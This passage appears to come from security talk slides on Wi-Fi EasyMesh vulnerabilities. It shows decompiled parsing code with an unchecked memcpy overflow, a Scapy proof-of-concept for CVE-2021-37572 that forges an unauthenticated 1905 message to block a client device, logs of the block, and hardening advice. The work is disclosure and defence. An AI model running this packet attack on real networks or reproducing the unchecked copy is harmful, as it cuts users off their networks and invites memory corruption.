    if ( debug_level < 3 )
      break;
    map_1905daemon_src_printf("[1905Daemon][%s], [%d]", "parse_wsc_attr_tlv", 1354);
    v9 = (unsigned __int8)(v9 + 1);
    map_1905daemon_src_printf("get wsc tlv length 0x%04x\n", tlvLen);
    v19 = search_match_function_by_id(tlvType);     dispatch
    if ( v19 >= 0 )
      goto LABEL_12;
```

```
wsc_func:       WSC_ATTR_FUNC <0x1002, 0x13, 0x12, create_association_state_field, \
                                  # DATA XREF: LOAD:00402B5C↑o
                                  # search_match_function_by_id+C↑o ...
                              parse_association_state_attr>
                WSC_ATTR_FUNC <0x1003, 0xFF, 0xFF, create_authentication_type_field, \
                              parse_authentication_type_attr>
                WSC_ATTR_FUNC <0x1004, 7, 7, create_auth_type_flag_field, \
                              parse_auth_type_flag_attr>
```

```
WSC_ATTR_STATUS __fastcall parse_ssid_attr(uint8_t *pkt, void *ctx, uint16_t *length)
{
  char *v7; // $s3

  if ( *((_BYTE *)ctx + 4) != 1 || !*((_BYTE *)ctx + 1659) )
    return 0;
  v7 = (char *)ctx + 1680;
  memset((char *)ctx + 1680, 0, 0x21u);
  memcpy(v7, pkt, *length);
  *((_BYTE *)ctx + 1660) |= 1u;
  return 0;
}
```

Violation of Security Principles

CVE-2021-37572

- Network control
- Fronthaul SSID not Backhaul SSID(“hide” SSID)
- Spoofing identity, Tampering with data, Repudiation
- Could send bad 1905 packet such as block an agent maliciously

```
# CLIENT_ASSOCIATION_CONTROL_REQUEST_MESSAGE
def client_asso_ctrl_agent():
    msg = MultiAP_Message()
    msg.msg_type = "CLIENT_ASSOCIATION_CONTROL_REQUEST_MESSAGE"
    msg.msg_id = int.from_bytes(os.urandom(2), sys.byteorder)
    msg.flag_last_frag_ind = 1

    tlv = ClientAssocCtrlRequest()
    tlv.bssid = "7C:8F:DE:EF:4E:B9" # target AP mac address(Agent) 1
    tlv.assoc_ctrl = 0x00 # block
    tlv.validity_period = 0xFFFF # block period 2
    tlv.sta_cnt = 1
    tlv.sta_list += ["8c:85:90:a2:1f:bd"] 3

    attack_mac1 = "7C:8F:DE:EF:4E:B9"

    # Generate the packet
    p1 = Ether(type=0x893a, dst=attack_mac1)/msg/tlv/b"\x00\x00\x00"

    # Debug purpose
    p1.show2()

    # Send the packet
    sendp(p1, iface="en0")
```

```
865.053625: skip device 8c:85:90:a2:1f:bd

865.101696: skip device 8c:85:90:a2:1f:bd

865.177325: skip device 8c:85:90:a2:1f:bd

nableNF:EnableNF:
CSysLog AUTH - MBSS(0), Rcv AUTH seq#1, Alg=0, Status=0 from [wcid=1023]8c:85:9
:a2:1f:bd
CSysLog AUTH_RSP - Peer AUTH fail (Status = 1)...
CSysLog Failed in ACL checking => send an AUTH seq#2 with Status code = 1
CSysLog AUTH - MBSS(0), Rcv AUTH seq#1, Alg=0, Status=0 from [wcid=1023]8c:85:9
:a2:1f:bd
CSysLog AUTH_RSP - Peer AUTH fail (Status = 1)...
CSysLog Failed in ACL checking => send an AUTH seq#2 with Status code = 1
CSysLog AUTH - MBSS(0), Rcv AUTH seq#1, Alg=0, Status=0 from [wcid=1023]8c:85:9
:a2:1f:bd
CSysLog AUTH_RSP - Peer AUTH fail (Status = 1)...
CSysLog Failed in ACL checking => send an AUTH seq#2 with Status code = 1
CSysLog AUTH - MBSS(0), Rcv AUTH seq#1, Alg=0, Status=0 from [wcid=1023]8c:85:9
:a2:1f:bd
CSysLog AUTH_RSP - Peer AUTH fail (Status = 1)...
```

Suggestions

Memory Corruption

- Parse
- Validate
- Process

Good Example

- wpa_supplicant

```
static enum wps_process_res wps_process_wsc_msg(struct wps_data *wps,
                                                const struct wpabuf *msg)
{
        struct wps_parse_attr attr;
        enum wps_process_res ret = WPS_CONTINUE;

        wpa_printf(MSG_DEBUG, "WPS: Received WSC_MSG");

        if (wps_parse_msg(msg, &attr) < 0)   1. Parse
                return WPS_FAILURE;

        switch (*attr.msg_type) {  2. Dispatch
        case WPS_M1:
                if (wps_validate_m1(msg) < 0)  3. Validate
                        return WPS_FAILURE;
                ret = wps_process_m1(wps, &attr);    4. Process
                break;
```

Suggestions

Violation of Security Principles

- Wi-Fi EasyMesh Specification V3 13.1 section “1905-Layer Security Capability”
- Isolate fronthaul and backhaul
- Message integrity code
- 1905-layer encryption

Summary

- Found a new attack surfaces of Wi-Fi Mesh Network
- Developed MeshFuzzer
- Obtained 19 CVEs
- Categorize vulnerabilities and make some suggestions

Future Research

- Mining more vulnerabilities of EasyMesh vendors
- Adapt to some M.A.N vendors such as Qualcomm

Thank you